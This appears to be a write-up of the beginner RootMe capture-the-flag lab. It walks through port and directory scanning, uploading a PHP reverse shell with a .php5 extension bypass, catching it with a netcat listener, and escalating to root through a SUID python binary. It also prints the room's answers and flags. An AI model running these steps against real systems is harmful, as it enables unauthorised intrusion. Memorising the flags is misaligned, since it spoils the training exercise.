# **RootMe**


A ctf for beginners, can you root me?

## Task 1

```
nmap <ip addr>
```

# Scan the machine, how many ports are open? 2

Go to <ip addr>/server-status.



What version of Apache is running? 2.4.29

What service is running on port 22? ssh


gobuster dir -u <ip addr> -w /usr/share/dirb/wordlists/common.txt ssh://<ip addr>

```
/.hta
                       (Status: 403) [Size: 277]
/.htpasswd
                       (Status: 403) [Size: 277]
                       (Status: 403) [Size: 277]
/.htaccess
                       (Status: 301) [Size: 310]
/css
/index.php
                       (Status: 200) [Size: 616]
                       (Status: 301) [Size: 309]
/js
/panel
                       (Status: 301) [Size: 312]
/server-status
                       (Status: 403) [Size: 277]
/uploads
                       (Status: 301) [Size: 314]
```

What is the hidden directory? /panel/

#### Task 2

This is what /panel looks like:



We wants to open an interactive shell by uploading a php file. I used the one here: <a href="https://github.com/pentestmonkey/php-reverse-shell">https://github.com/pentestmonkey/php-reverse-shell</a>

I changed the extension name to php5 as it was not allowing me to upload a php file. I used a netcat listener where the shell was opened once I naviagted to the php-reverse-shell.php5 file in /uploads/

```
(root@kali)-[~/Desktop]
# nc -lnvp 8989
listening on [any] 8989 ...
connect to [10.10.16.231] from (UNKNOWN) [10.10.28.255] 40556
Linux rootme 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x86_64
x86_64 GNU/Linux
19:34:04 up 28 min, 0 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
```

find -name user.txt

```
find: '/proc/1541/fdinfo': Permission denied
find: '/proc/1541/ns': Permission denied
/var/www/user.txt
find: '/var/spool/rsyslog': Permission denied
```

```
$ cat /var/www/user.txt
THM{y0u_g0t_a_sh3ll}
```

Flag in user.txt THM{y0u g0t a sh3ll}

#### Task 3

```
find / -perm -u=s -type f 2>/dev/null
```

```
$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/traceroute6.iputils
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/python
/usr/bin/at
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/pkexec
```

### Search for files with SUID permission, which file is weird? /usr/bin/python

GTFOBins tells us this about SUID in python binaries

## SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run sh -p, omit the -p argument on systems like Debian (<= Stretch) that allow the default sh shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which python) .
./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

```
$ ./usr/bin/python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
whoami
root
```

```
ls ./root
root.txt
cat ./root/root.txt
THM{pr1v1l3g3_3sc4l4t10n}
```

Flag in root.txt THM{pr1v1l3g3\_3sc4l4t10n}